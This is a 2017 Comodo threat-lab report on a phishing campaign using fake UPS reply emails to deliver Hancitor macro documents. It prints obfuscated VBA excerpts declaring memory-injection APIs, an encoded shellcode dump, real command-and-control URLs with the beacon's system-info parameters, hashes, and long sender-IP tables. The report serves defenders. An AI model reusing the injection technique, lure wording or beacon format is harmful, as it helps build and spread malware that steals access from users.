

**COMODO**



## Comodo Threat Intelligence Lab

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
**SPECIAL REPORT:**  
SUMMER 2017 – A PHISHING TRIP TO AVOID

## Phishing Summer 2017 Special Report

Phishing attacks using emails have become very common, but the techniques are continually being enhanced and personalized, to the point where we all need a refresher course. In the past, very obvious grammatical and spelling errors made many phishing attempts easy to spot, but each month seems to now bring more sophisticated versions.

In July 2017, The Comodo Threat Intelligence Lab has identified a new series of phishing emails that purport to be replies to previously asked requests for information from well-known brands and likely legitimate contacts. If you've tracked a package or status of an order for anything in recent times, you'll recognize the format. These emails contain links to illegitimate sites and malware payloads and cleverly attempt to get the user to click on them.

An example can be seen in the screenshot below.



As you can see, the email contains what looks like an original request for information below the fraudulent "response," which includes the illicit link. The link itself, at first glance, looks legitimate, having been crafted to look similar to a real URL to even savvy

users, but actually drives to an entirely different site and then delivers its remotely deployed malware payload.

Fatih Orhan, head of the Comodo Threat Intelligence Lab (the Lab) and Comodo Threat Research Labs (CTRL), said, “Phishing emails come in numerous types and formats. Cyber criminals always find new methods to trick users and convince them to click a “bait” link. This latest method is also an example of how they can be creative to attack enterprise business users. At the Lab, we have identified hundreds of different servers being used for this phishing campaign as it attacked more than 3,000 enterprise customer users.” Orhan went on to state, “The phishing emails are all being sent in a short time, as the campaign started at 2017-07-06 10:28:44 and finished at 2017-07-06 17:12:31. In less than 7 hours, a total of 585 different servers are being used to target more than 50 enterprise customers, affecting thousands of users.”

Most of the 585 IP addresses, listed below by country, link to servers in North America, Europe, Australia and Turkey:

| Country                | Count IP   |
|------------------------|------------|
| Australia              | 8          |
| Bahamas                | 1          |
| Brazil                 | 3          |
| Canada                 | 28         |
| Czech Republic         | 1          |
| France                 | 1          |
| Germany                | 1          |
| Hong Kong              | 1          |
| Indonesia              | 1          |
| Iraq                   | 1          |
| Italy                  | 1          |
| Mexico                 | 2          |
| Netherlands            | 3          |
| Private Network        | 1          |
| Spain                  | 4          |
| Sweden                 | 1          |
| Trinidad & Tobago      | 1          |
| Turkey                 | 6          |
| Turks & Caicos Islands | 1          |
| United Arab Emirates   | 1          |
| United Kingdom         | 5          |
| United States          | 513        |
| <b>Total Result</b>    | <b>585</b> |

A definite advance in phishing attack sophistication, this illustrates the speed in which coordinated, multi-server attacks on businesses are being developed and deployed. In this case, only enterprise customers with a “default deny” security posture were completely safe. The Comodo Threat Intelligence Lab actually first discovered the malware as new, unknown files via Comodo customers using the “default deny” security posture combined with auto-containment and threat intelligence lab analysis (included in their Comodo Advanced [Endpoint Protection](#) solutions).

The Comodo Threat Intelligence Lab [update video](#) for the week of July 12, 2017 provides more details on this new threat, so view the video and check out special updates from the Lab for more information.

## Technical Detail – A Deeper Dive

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Diving into this example, the body of the email contains information that looks like a reply to a previously sent email and provides a URL which indicates that it comes from “UPS”:

**<https://www.ups.com/WebTracking/track?loc=enus&action=view&id=38647511&ac c=support>**


This URL looks similar to an official UPS (United Parcel Service) URL, (even showing an “https” designation) but it actually drives to:

**<http://mydreamlady.com/file.php?d=c3VwcG9ydEBjb21vZG8ubmV0>**

The pattern of the link is as follows:

**[http://<domain>/file.php?<base64\\_encoded\\_string>](http://<domain>/file.php?<base64_encoded_string>)**, where the base64 encoded string is the recipient where the email was sent. In the current example, **c3VwcG9ydEBjb21vZG8ubmV0** translates to the target’s address (in our case, support@comodo.com).


The link provided in the phishing email downloads an Office document that an unsuspecting user is inclined to open. This was, in fact, the initial purpose of the file – to lure the targeted individual to open it as it contains a macro script that runs as soon as it is opened. Furthermore, the content of the document displays steps to enable the execution of the respective script, in case the Office Suite is configured to display warnings or to block it.



The screenshot shows a Microsoft Office document interface. At the top left is the Office logo. To its right, the text "This document is protected" is displayed. Below this, three numbered steps are listed:

- 1 Open the document in Microsoft Office. Previewing online is not available for protected documents
- 2 If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above
- 3 Once you have enabled editing, please click "Enable Content" from the yellow bar above

Upon opening, the malicious document executes the macro script in the background. The script uses `NtAllocateVirtualMemory` to allocate memory for the malicious code it needs to write (via `NtWriteVirtualMemory`) and executes it using `CreateTimerQueueTimer` API as seen in the following image. The purpose of the `CreateTimerQueueTimer` is to allow programmers to use timers (routines that trigger various events with delay) in their applications, but in this case it is exploited to execute the malicious code.



```
1f413c4a02768b23553d676cc81ef2ac2f84c83a - pretended (Code)
(General) (Declarations)
'
' You touched my heart you touched my soul
#If ((12 * 2) / 4) > (6 / 3) * 1 And Win64 > (14 - 7 * 2) * 1 Then
' Goodbye my friend
' Cause I saw the end before wed begun,


Public Declare PtrSafe Function capable Lib "ntdll.dll" Alias _
"NtWriteVirtualMemory" (ByVal cordovan As Any, ByVal unmade As Any, ByVal prosperit
' Goodbye my lover
' Shared your dreams and shared your bed
Public Declare PtrSafe Function assert Lib "ntdll.dll" Alias "NtAllocateVirtualMem
' Took your soul out into the night
Public Declare PtrSafe Function visibility Lib "Kernel32" Alias "CreateTimerQueueTi
' You changed my life and all my goals
' Should I be feeling guilty or let the judges frown

' Goodbye my friend
' Took your soul out into the night
#Else
' Shared your dreams and shared your bed
' Ive kissed your lips and held your head
' Ive been addicted to you
Public Declare Function assert Lib "Ntdll.dll" Alias "NtAllocateVirtualMemory" (el
' You changed my life and all my goals
Public Declare Function capable Lib "Ntdll.dll" Alias _
"NtWriteVirtualMemory" (ByVal forbears As Any, ByVal dandelion As Any, ByVal length
' I know you well, I know your smell
' Did I disappoint you or let you down
Public Declare Function visibility Lib "Kernel32" Alias "CreateTimerQueueTimer" (di
' It may be over but it wont stop there
' Yes I saw you were blinded and I knew I had won
#End If

Function bolshevism(broncho)
bolshevism = AscW(broncho)
End Function

Function hospital(directory, sbirro, ore)
Select Case ore
Case 50 + 2 - 2
```

The code is stored inside the document in encoded format in a form's object. Inspecting the object visually gives no clue on the content, but a closer look reveals the encoded string which, upon execution of the macro script, will be decoded into the shellcode.



```

2290: 54 61 62 39 05 00 00 80 54 61 62 31 30 6D 2E 31 Tab9....Tab10m.1
22A0: 05 00 00 80 54 61 62 31 31 6D 2E 31 05 00 00 80 ....Tab11m.1....
22B0: 54 61 62 31 32 6D 2E 31 05 00 00 80 54 61 62 31 Tab12m.1....Tab1
22C0: 33 6D 2E 31 00 00 00 00 00 00 00 00 00 00 00 00 3m.1....
22D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
22E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
22F0: 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 31 .....Tab1
2300: 04 00 00 80 54 61 62 32 04 00 00 80 54 61 62 33 .....Tab2....Tab3
2310: 04 00 00 80 54 61 62 34 04 00 00 80 54 61 62 35 .....Tab4....Tab5
2320: A8 1E 00 80 20 20 20 20 57 4C 54 76 47 48 7D 4F ..... WLTvGH}0
2330: 7D 58 36 49 78 4B 55 57 57 4C 6F 3B 4E 48 6D 4F }X6I {KUWwLo;NfM0
2340: 2F 54 2F 35 78 6E 71 4F 7D 53 53 74 57 4C 77 3B /T/5{nq0}SSwLw;
2350: 4E 48 71 4F 78 58 6D 47 7C 44 6E 47 7E 50 7E 50 NHgQ {XmG}DnG~P~P
2360: 7E 50 7E 50 7E 50 7E 50 57 4C 5C 4D 68 54 51 7D ~P~P~P~PwL\MhTQ}
2370: 7B 50 53 37 58 59 73 44 45 4A 5D 38 45 58 5C 7D {PS7XysDEJ}8E[\}
2380: 57 4A 52 45 54 48 6B 47 7B 57 54 4D 6B 57 6C 54 WJREThkG{WIMkWI
2390: 56 54 45 44 57 44 3D 49 7B 66 54 50 7E 50 7E 50 VTEDwD=I {fTP~P~P
23A0: 7E 50 7E 50 7E 50 7E 50 56 44 2F 35 45 6A 2F 35 ~P~P~P~PVD/5Ej/5
23B0: 45 58 49 75 78 4B 59 65 57 46 7A 4E 6F 48 5B 48 EXIu {KYeWfzNoH(H
23C0: 7B 4B 55 56 56 44 2F 35 55 6A 49 53 78 6E 55 55 {KUVVD/5Uj ISxnU
23D0: 45 58 6E 32 78 6E 49 75 7B 4B 58 73 6C 66 46 38 EXn2 {nIu {Ks=1fF8
23E0: 46 4C 54 4C 33 3B 53 38 45 54 45 44 45 4C 5C 44 FLTL3;SBETEDELND
23F0: 48 33 33 45 7B 3B 7E 50 7E 50 7E 50 7E 4A 5A 40 H33E {;~P~P~P~JZL
2400: 6D 7A 55 6F 51 44 45 44 45 48 6D 4F 57 4A 46 40 mzUoQDEDEHmOWJFL
2410: 6D 33 49 5C 57 4C 78 44 51 48 6D 4F 55 45 48 47 m3I\wLxDQHmOUEHG
2420: 7E 50 7E 50 7E 50 7E 50 58 4C 7A 4D 48 3A 5D 4D ~P~P~P~FXLzMH; jM
2430: 56 57 54 44 6C 50 70 33 4E 6A 3C 69 45 48 4B 4F VWTD1Pp3Nj <iEHKO
2440: 7B 48 4B 4F 34 44 2F 2E 7D 66 4C 72 4B 50 4C 6C {HKO4D/.}fLrKPL1
2450: 46 33 72 32 78 58 5F 4F 7B 48 55 4F 7B 6E 55 7D F3r2 {XW0 {HU0 {nU
2460: 7B 58 49 53 78 6A 71 48 7D 5B 5C 67 55 5C 7A 44 {XISxjqH} [\gU~zD
2470: 7B 3B 7E 50 7E 50 7E 50 7E 50 7E 48 7D 4F {;~P~P~P~P~H}0
2480: 36 6E 6D 49 7D 5B 56 70 79 48 35 64 45 44 46 70 6nmI }VpyH5dEDFP
2490: 53 54 4A 34 5C 48 7C 6D 59 57 7C 50 45 3C 4A 45 STJ4\HImYWlPE<JE

```




```

1f413c4a02768b23553d676cc81ef2ac2f84c83a - pretended (Code)
(General) | gravitational
chequers(fillibeg) = hospital(matador, bathtub, 40 + 10)
matador = hospital(commissioner, athletics, 50 + 10)
chequers(fillibeg + 1) = hospital(matador, max, 40 + 10)
chequers(fillibeg + battlefront) = hospital(commissioner, accredited, 50
fillibeg = fillibeg + battlefront + 1
quibusdam = quibusdam + 3
Next
' Goodbye my friend
' Took your soul out into the night
gravitational = chequers

```

| Expression               | Value                           | Type            | Conte |
|--------------------------|---------------------------------|-----------------|-------|
| 60 StrConv(chequers, 64) | 3AA_MZ 19 u6HcA<H 1A3E8PE HBEAA | Variant/ preter |       |
| 60 chequers              |                                 | Byte(0 t preter |       |
| chequers(0)              | 72                              | Byte preter     |       |
| chequers(1)              | 131                             | Byte preter     |       |
| chequers(2)              | 236                             | Byte preter     |       |
| chequers(3)              | 8                               | Byte preter     |       |
| chequers(4)              | 76                              | Byte preter     |       |
| chequers(5)              | 139                             | Byte preter     |       |

After decoding, the shellcode is injected into svchost.exe and executed via the CreateTimerQueueTimer function.



```
Public Declare Function assert Lib "Ntdll.dll" Alias "NtAllocateVirtualMemory" (
' You changed my life and all my goals
Public Declare Function capable Lib "Ntdll.dll" Alias _
"NtWriteVirtualMemory" (ByVal forbears As Any, ByVal dandelion As Any, ByVal leng
' I know you well, I know your smell
' Did I disappoint you or let you down
Public Declare Function visibility Lib "Kernel32" Alias "CreateTimerQueueTimer" (
' It may be over but it wont stop there
' Yes I saw you were blinded and I knew I had won
#End If
```

Upon execution, it calls **api.ipify.org** to find out the external IP address of the machine, after which it tries to connect to **resinelkeft.com** (currently offline), **http://heleftlesi.ru/ls5/forum.php** and **http://hedbohalitt.ru/ls5/forum.php**. It calls these URLs with parameters which gives some details regarding the infected system, as the following:

**http://heleftlesi.ru/ls5/forum.php?GUID=<unique\_machine\_**  
**identifier>&BUILD=0607&INFO=<computer\_name> @<computer\_name>**  
**\<username>&IP=<machine\_external\_ip>&TYPE=1&WIN=<Windows\_**  
**version>(<architecture>)**

The screenshot shows the Wireshark interface with a 'Frame Summary' and 'Hex Details' pane. The Frame Summary pane shows two frames (43479 and 43481) from 'svchost.exe' to 'heleftlesi.ru' via 'HTTP'. The Hex Details pane shows the raw data of the request, including headers like 'User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko..Host: heleftlesi.ru..Content-Length: 94..Cache-Control: no-cache..GUID=...' and query parameters '&BUILD=0607&INFO=...' and '&IP=...' and '&TYPE=1&WIN=6.1(x64)'.

| Frame Number | Time | Date | Local Address | Time Offset | Process Name | Source        | Destination   | Protocol Name |
|--------------|------|------|---------------|-------------|--------------|---------------|---------------|---------------|
| 43479        |      |      |               | 14096.29... | svchost.exe  |               | heleftlesi.ru | HTTP          |
| 43481        |      |      |               | 14096.40... | svchost.exe  | heleftlesi.ru |               | HTTP          |

| Offset | Length | Hex                                 | ASCII         |
|--------|--------|-------------------------------------|---------------|
| 00B6   | 36     | 2E 31 3B 20 57 69 6E 36 34 3B 20 78 | 6.1; Win64; x |
| 00C3   | 36     | 34 3B 20 54 72 69 64 65 6E 74 2F 37 | 64; Trident/7 |
| 00D0   | 2E     | 30 3B 20 72 76 3A 31 31 2E 30 29 20 | .0; rv:11.0)  |
| 00DD   | 6C     | 69 6B 65 20 47 65 63 6B 6F 0D 0A 48 | like Gecko..H |
| 00EA   | 6F     | 73 74 3A 20 68 65 6C 65 66 74 6C 65 | ost: heleftle |
| 00F7   | 73     | 69 2E 72 75 0D 0A 43 6F 6E 74 65 6E | si.ru..Conten |
| 0104   | 74     | 2D 4C 65 6E 67 74 68 3A 20 39 34 0D | t-Length: 94. |
| 0111   | 0A     | 43 61 63 68 65 2D 43 6F 6E 74 72 6F | .Cache-Contro |
| 011E   | 6C     | 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A | l: no-cache.. |
| 012B   | 0D     | 0A 47 55 49 44 3D 32 33 32 38 33 37 | ..GUID=       |
| 0138   | 32     | 36 36 31 30 32 35 34 33 39 37 35 32 |               |
| 0145   | 26     | 42 55 49 4C 44 3D 30 36 30 37 26 49 | &BUILD=0607&I |
| 0152   | 4E     | 46 4F 3D 56 2D 50 43 20 40 20 76 2D | NFO=          |
| 015F   | 70     | 63 5C 75 73 65 72 26 49 50 3D 39 34 | &IP=          |
| 016C   | 2E     | 31 37 37 2E 34 31 2E 31 37 39 26 54 | &T            |
| 0179   | 59     | 50 45 3D 31 26 57 49 4E 3D 36 2E 31 | YPE=1&WIN=6.1 |
| 0186   | 28     | 78 36 34 29                         | (x64)         |

The response to these calls is a simple text, stating “ok”, but the malware repeatedly calls these URLs, waiting for a malicious binary to become available to download and execute it.

File SHA1:

**1f413c4a02768b23553d676cc81ef2ac2f84c83a**

MD5:

**671d14b8e0f4ad5a9dbcd0aed6c6b46d**

Family:

**TrojWare.W97M.Hancitor.EV**

Hosts contacted:

**<http://heleftlesi.ru/ls5/forum.php>**

**<http://hedbohalitt.ru/ls5/forum.php>**

**<http://api.ipify.org/>**

**Additional Detail : The 585 by Sender IP Address**

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|                     |                      |                     |                      |
|---------------------|----------------------|---------------------|----------------------|
| 209.181.93.222 : 50 | 67.249.236.169 : 20  | 38.116.156.162 : 12 | 208.125.177.250 : 11 |
| 72.84.234.140 : 41  | 72.160.29.156 : 20   | 50.73.164.9 : 12    | 216.17.32.210 : 11   |
| 50.225.49.230 : 40  | 76.4.213.121 : 20    | 50.76.244.137 : 12  | 5.40.45.99 : 10      |
| 71.71.234.248 : 31  | 96.58.38.168 : 20    | 50.192.95.113 : 12  | 8.41.112.82 : 10     |
| 23.96.19.101 : 30   | 96.94.38.1 : 20      | 69.63.33.32 : 12    | 12.5.250.194 : 10    |
| 64.139.226.19 : 30  | 98.173.4.194 : 20    | 72.198.141.132 : 12 | 12.10.50.114 : 10    |
| 104.219.179.90 : 30 | 167.160.220.42 : 20  | 89.39.42.20 : 12    | 12.27.33.120 : 10    |
| 172.91.74.244 : 30  | 174.97.137.149 : 20  | 98.172.177.145 : 12 | 12.27.141.170 : 10   |
| 50.232.57.250 : 29  | 187.162.221.58 : 20  | 162.17.83.10 : 12   | 12.130.168.138 : 10  |
| 96.80.227.141 : 27  | 206.219.84.250 : 20  | 208.28.3.125 : 12   | 12.193.124.154 : 10  |
| 38.103.37.73 : 26   | 199.88.96.2 : 19     | 208.64.156.150 : 12 | 12.216.242.10 : 10   |
| 173.242.97.122 : 25 | 71.216.247.1 : 18    | 213.27.225.115 : 12 | 24.63.156.63 : 10    |
| 64.250.80.106 : 24  | 74.118.152.218 : 18  | 23.31.211.65 : 11   | 24.144.219.254 : 10  |
| 71.54.200.91 : 23   | 96.87.54.73 : 17     | 40.129.43.30 : 11   | 24.147.123.221 : 10  |
| 86.53.29.113 : 23   | 24.103.203.42 : 16   | 50.200.178.106 : 11 | 24.147.162.41 : 10   |
| 206.63.234.1 : 23   | 67.78.102.218 : 15   | 65.242.210.202 : 11 | 24.154.23.43 : 10    |
| 68.14.243.179 : 22  | 94.103.18.180 : 15   | 66.37.81.9 : 11     | 24.182.28.230 : 10   |
| 8.24.213.168 : 21   | 162.17.159.37 : 15   | 68.98.218.235 : 11  | 24.233.64.109 : 10   |
| 66.21.49.130 : 21   | 70.60.68.118 : 14    | 71.7.20.158 : 11    | 24.240.22.38 : 10    |
| 69.57.63.74 : 21    | 97.84.33.210 : 14    | 72.95.135.7 : 11    | 24.244.167.179 : 10  |
| 96.80.118.209 : 21  | 108.0.237.206 : 14   | 73.11.101.17 : 11   | 38.66.75.10 : 10     |
| 8.36.249.37 : 20    | 173.9.234.61 : 14    | 73.202.210.22 : 11  | 40.130.9.222 : 10    |
| 12.163.182.218 : 20 | 50.253.231.169 : 13  | 75.173.16.186 : 11  | 45.52.4.194 : 10     |
| 24.158.207.32 : 20  | 75.166.28.133 : 13   | 76.117.213.140 : 11 | 47.206.18.2 : 10     |
| 24.197.61.109 : 20  | 96.65.234.153 : 13   | 91.117.191.186 : 11 | 50.73.145.185 : 10   |
| 50.59.77.194 : 20   | 173.11.137.189 : 13  | 96.11.119.114 : 11  | 50.73.242.50 : 10    |
| 50.122.71.38 : 20   | 187.190.255.153 : 13 | 96.36.111.186 : 11  | 50.79.52.5 : 10      |
| 65.156.33.50 : 20   | 23.25.229.77 : 12    | 96.95.221.26 : 11   | 50.247.46.154 : 10   |
| 66.67.127.157 : 20  | 24.43.18.122 : 12    | 108.85.146.54 : 11  | 63.68.172.27 : 10    |
| 67.41.128.97 : 20   | 38.104.222.102 : 12  | 199.242.58.10 : 11  | 64.134.228.172 : 10  |

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|                     |                      |                     |                     |
|---------------------|----------------------|---------------------|---------------------|
| 65.122.160.50 : 10  | 98.113.129.67 : 10   | 75.144.135.109 : 9  | 75.149.123.5 : 6    |
| 65.158.87.218 : 10  | 108.9.187.2 : 10     | 100.42.185.152 : 9  | 98.142.35.128 : 6   |
| 65.255.48.205 : 10  | 136.60.206.59 : 10   | 108.188.114.161 : 9 | 98.190.12.103 : 6   |
| 66.24.181.116 : 10  | 138.207.188.33 : 10  | 173.13.79.181 : 9   | 104.255.87.210 : 6  |
| 66.94.196.26 : 10   | 148.59.219.194 : 10  | 208.80.208.130 : 9  | 108.169.138.234 : 6 |
| 67.50.50.5 : 10     | 162.216.203.208 : 10 | 23.31.61.101 : 8    | 173.220.229.34 : 6  |
| 67.79.116.202 : 10  | 173.59.62.9 : 10     | 50.204.79.210 : 8   | 208.201.235.130 : 6 |
| 68.170.81.254 : 10  | 173.68.176.34 : 10   | 64.140.30.242 : 8   | 12.111.70.66 : 5    |
| 69.49.151.242 : 10  | 173.197.136.178 : 10 | 67.162.38.247 : 8   | 24.248.210.123 : 5  |
| 69.150.209.241 : 10 | 174.108.119.34 : 10  | 70.165.67.66 : 8    | 38.75.231.162 : 5   |
| 69.227.6.246 : 10   | 184.1.166.144 : 10   | 75.145.180.5 : 8    | 50.78.233.85 : 5    |
| 70.28.59.156 : 10   | 190.213.190.194 : 10 | 173.8.112.161 : 8   | 50.193.79.186 : 5   |
| 70.97.117.143 : 10  | 198.46.104.90 : 10   | 207.134.53.58 : 8   | 63.231.31.26 : 5    |
| 70.102.68.28 : 10   | 200.161.219.11 : 10  | 208.122.226.146 : 8 | 64.235.101.195 : 5  |
| 70.120.168.128 : 10 | 206.81.64.108 : 10   | 216.23.16.98 : 8    | 66.114.187.67 : 5   |
| 71.177.137.90 : 10  | 206.121.104.42 : 10  | 24.241.146.21 : 7   | 66.199.12.29 : 5    |
| 72.184.154.25 : 10  | 207.58.235.91 : 10   | 50.199.109.5 : 7    | 68.188.216.154 : 5  |
| 72.253.69.91 : 10   | 208.80.208.71 : 10   | 64.196.212.98 : 7   | 69.178.161.82 : 5   |
| 73.53.90.5 : 10     | 208.95.25.2 : 10     | 66.112.33.144 : 7   | 72.10.144.2 : 5     |
| 73.138.48.183 : 10  | 209.36.110.130 : 10  | 75.152.237.207 : 7  | 74.94.21.149 : 5    |
| 73.243.121.19 : 10  | 209.91.162.62 : 10   | 92.66.37.126 : 7    | 74.95.224.85 : 5    |
| 75.108.63.143 : 10  | 209.166.178.226 : 10 | 97.90.191.214 : 7   | 75.145.49.78 : 5    |
| 75.109.207.240 : 10 | 209.213.24.12 : 10   | 110.143.88.139 : 7  | 75.190.238.240 : 5  |
| 75.188.97.86 : 10   | 212.38.87.178 : 10   | 173.14.57.2 : 7     | 81.150.192.240 : 5  |
| 76.2.19.81 : 10     | 216.130.144.155 : 10 | 24.182.255.114 : 6  | 96.80.13.241 : 5    |
| 76.182.74.221 : 10  | 216.191.57.228 : 10  | 65.254.30.94 : 6    | 96.93.104.253 : 5   |
| 95.159.69.145 : 10  | 217.138.46.86 : 10   | 66.119.50.3 : 6     | 173.15.141.81 : 5   |
| 96.53.104.250 : 10  | 218.214.66.247 : 10  | 69.61.181.34 : 6    | 173.161.96.70 : 5   |
| 96.84.110.225 : 10  | 72.1.213.136 : 9     | 71.167.121.118 : 6  | 173.162.9.209 : 5   |
| 97.64.220.218 : 10  | 72.224.88.161 : 9    | 72.24.64.138 : 6    | 173.217.249.34 : 5  |

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| 208.71.115.187 : 5 | 96.95.137.166 : 4  | 74.76.224.100 : 3   | 207.81.223.61 : 3  |
| 216.226.52.73 : 5  | 97.80.98.70 : 4    | 74.95.60.17 : 3     | 209.34.28.62 : 3   |
| 23.25.94.190 : 4   | 204.9.127.114 : 4  | 74.126.47.56 : 3    | 213.126.105.98 : 3 |
| 24.173.153.67 : 4  | 204.101.108.78 : 4 | 76.14.161.72 : 3    | 12.7.148.116 : 2   |
| 24.176.41.26 : 4   | 207.250.236.36 : 4 | 92.42.77.70 : 3     | 12.46.64.130 : 2   |
| 24.182.213.253 : 4 | 10.104.68.22 : 3   | 96.35.210.226 : 3   | 23.30.70.177 : 2   |
| 24.205.140.214 : 4 | 23.24.248.249 : 3  | 96.56.90.26 : 3     | 23.30.73.57 : 2    |
| 50.77.121.146 : 4  | 24.229.49.236 : 3  | 96.65.106.21 : 3    | 23.31.13.66 : 2    |
| 50.195.237.145 : 4 | 40.132.90.21 : 3   | 96.66.208.249 : 3   | 24.43.154.229 : 2  |
| 50.201.116.226 : 4 | 50.77.254.1 : 3    | 96.84.6.146 : 3     | 24.101.9.101 : 2   |
| 50.245.19.6 : 4    | 50.197.52.41 : 3   | 96.85.3.42 : 3      | 24.123.27.66 : 2   |
| 50.249.32.233 : 4  | 50.199.224.109 : 3 | 96.88.199.110 : 3   | 24.234.119.70 : 2  |
| 64.91.76.42 : 4    | 50.241.153.22 : 3  | 96.91.98.246 : 3    | 46.20.152.239 : 2  |
| 64.113.162.139 : 4 | 64.90.3.114 : 3    | 96.248.81.72 : 3    | 50.5.50.119 : 2    |
| 65.98.140.97 : 4   | 66.76.51.64 : 3    | 97.76.86.222 : 3    | 50.79.55.226 : 2   |
| 66.196.246.34 : 4  | 66.162.234.194 : 3 | 98.15.44.213 : 3    | 50.195.63.34 : 2   |
| 67.52.110.14 : 4   | 67.60.1.130 : 3    | 98.103.166.34 : 3   | 50.204.9.154 : 2   |
| 67.198.37.202 : 4  | 67.78.207.68 : 3   | 98.116.181.108 : 3  | 50.225.221.226 : 2 |
| 69.92.125.210 : 4  | 67.212.52.8 : 3    | 108.30.103.81 : 3   | 50.245.212.13 : 2  |
| 71.9.225.110 : 4   | 69.15.117.134 : 3  | 108.198.39.173 : 3  | 50.251.187.69 : 2  |
| 71.12.30.37 : 4    | 69.49.132.5 : 3    | 162.222.25.8 : 3    | 64.139.64.58 : 2   |
| 71.190.247.212 : 4 | 69.70.23.102 : 3   | 172.87.146.202 : 3  | 65.111.112.138 : 2 |
| 71.254.155.43 : 4  | 69.161.49.247 : 3  | 173.160.22.41 : 3   | 66.37.67.54 : 2    |
| 72.16.253.154 : 4  | 70.63.4.86 : 3     | 173.160.36.145 : 3  | 66.76.13.89 : 2    |
| 72.43.246.17 : 4   | 70.88.43.125 : 3   | 173.165.176.229 : 3 | 66.90.214.201 : 2  |
| 74.108.8.69 : 4    | 70.90.222.253 : 3  | 173.235.13.102 : 3  | 66.180.250.166 : 2 |
| 75.145.57.193 : 4  | 71.30.168.177 : 3  | 174.108.63.120 : 3  | 67.52.53.178 : 2   |
| 75.147.65.29 : 4   | 72.16.111.49 : 3   | 184.155.181.25 : 3  | 67.52.185.154 : 2  |
| 96.38.63.249 : 4   | 72.43.179.170 : 3  | 199.21.124.130 : 3  | 67.79.36.6 : 2     |
| 96.53.86.150 : 4   | 72.214.43.122 : 3  | 203.17.42.14 : 3    | 67.167.190.232 : 2 |

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| 68.40.218.87 : 2   | 74.203.73.131 : 2   | 173.10.18.221 : 2   | 24.123.255.26 : 1  |
| 68.67.218.158 : 2  | 75.133.14.178 : 2   | 173.11.156.185 : 2  | 24.172.152.58 : 1  |
| 68.67.248.34 : 2   | 75.137.47.250 : 2   | 173.11.239.238 : 2  | 24.179.190.90 : 1  |
| 68.99.159.44 : 2   | 75.149.237.254 : 2  | 173.92.94.104 : 2   | 24.199.33.10 : 1   |
| 68.113.1.177 : 2   | 75.151.205.241 : 2  | 173.162.34.225 : 2  | 24.205.127.198 : 1 |
| 68.188.71.194 : 2  | 96.3.6.221 : 2      | 174.47.120.210 : 2  | 24.210.250.223 : 1 |
| 68.216.158.111 : 2 | 96.19.114.49 : 2    | 178.255.86.1 : 2    | 24.234.87.82 : 1   |
| 69.15.43.91 : 2    | 96.36.162.106 : 2   | 180.222.161.151 : 2 | 24.249.62.90 : 1   |
| 69.74.15.130 : 2   | 96.87.245.217 : 2   | 184.169.59.9 : 2    | 40.132.229.114 : 1 |
| 69.92.98.35 : 2    | 96.88.2.177 : 2     | 191.33.75.106 : 2   | 40.140.103.146 : 1 |
| 69.167.201.214 : 2 | 96.89.249.154 : 2   | 193.255.51.105 : 2  | 46.20.166.52 : 1   |
| 69.169.254.134 : 2 | 96.90.113.38 : 2    | 202.146.241.14 : 2  | 47.19.91.82 : 1    |
| 70.62.223.226 : 2  | 96.90.244.189 : 2   | 204.17.210.11 : 2   | 47.180.156.56 : 1  |
| 70.90.3.33 : 2     | 96.230.96.162 : 2   | 204.48.58.5 : 2     | 50.76.227.230 : 1  |
| 70.90.55.130 : 2   | 97.105.11.34 : 2    | 204.77.254.74 : 2   | 50.196.72.193 : 1  |
| 70.166.177.34 : 2  | 97.105.37.170 : 2   | 205.201.73.11 : 2   | 50.198.51.238 : 1  |
| 70.174.250.11 : 2  | 98.100.73.142 : 2   | 206.72.17.4 : 2     | 50.247.86.201 : 1  |
| 70.182.148.19 : 2  | 98.109.195.13 : 2   | 206.167.65.213 : 2  | 50.250.232.94 : 1  |
| 70.183.125.249 : 2 | 98.189.136.50 : 2   | 207.170.135.225 : 2 | 50.253.195.157 : 1 |
| 70.184.194.46 : 2  | 99.23.23.11 : 2     | 208.101.134.3 : 2   | 50.254.99.9 : 1    |
| 70.191.155.133 : 2 | 99.169.187.6 : 2    | 209.34.28.177 : 2   | 63.157.181.122 : 1 |
| 71.80.226.98 : 2   | 104.34.64.215 : 2   | 209.193.50.122 : 2  | 64.4.231.42 : 1    |
| 71.170.4.170 : 2   | 108.2.152.37 : 2    | 209.222.167.119 : 2 | 64.41.84.187 : 1   |
| 71.211.121.155 : 2 | 108.166.147.194 : 2 | 216.16.20.35 : 2    | 64.127.84.85 : 1   |
| 72.51.244.50 : 2   | 108.179.46.194 : 2  | 216.136.55.104 : 2  | 64.139.65.37 : 1   |
| 72.66.82.24 : 2    | 108.190.158.64 : 2  | 216.155.102.254 : 2 | 64.186.36.130 : 1  |
| 72.68.134.154 : 2  | 118.140.253.82 : 2  | 216.185.242.37 : 2  | 65.15.109.182 : 1  |
| 73.208.14.86 : 2   | 119.15.100.115 : 2  | 5.31.236.204 : 1    | 65.16.26.250 : 1   |
| 74.94.118.246 : 2  | 142.134.132.15 : 2  | 12.27.62.189 : 1    | 65.117.187.122 : 1 |
| 74.143.194.154 : 2 | 149.62.146.110 : 2  | 24.103.146.230 : 1  | 66.188.49.45 : 1   |

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| 66.195.188.138 : 1 | 73.131.23.224 : 1  | 96.89.22.62 : 1     | 203.122.224.70 : 1  |
| 66.210.198.2 : 1   | 73.179.216.3 : 1   | 97.76.107.54 : 1    | 205.133.147.247 : 1 |
| 66.211.222.148 : 1 | 73.211.229.8 : 1   | 98.101.83.250 : 1   | 206.248.58.234 : 1  |
| 67.129.187.194 : 1 | 73.233.195.150 : 1 | 98.101.210.34 : 1   | 206.255.219.8 : 1   |
| 67.251.193.50 : 1  | 74.62.251.34 : 1   | 98.189.209.109 : 1  | 207.58.222.34 : 1   |
| 68.65.105.92 : 1   | 74.84.75.138 : 1   | 104.244.251.138 : 1 | 209.33.37.42 : 1    |
| 68.98.200.202 : 1  | 74.84.107.227 : 1  | 109.193.253.20 : 1  | 209.194.202.114 : 1 |
| 68.179.191.49 : 1  | 74.87.97.90 : 1    | 115.70.220.38 : 1   | 212.174.115.213 : 1 |
| 69.12.127.146 : 1  | 74.104.176.82 : 1  | 142.46.31.25 : 1    | 216.14.191.100 : 1  |
| 69.27.175.178 : 1  | 74.112.213.210 : 1 | 144.138.26.105 : 1  | 216.68.167.50 : 1   |
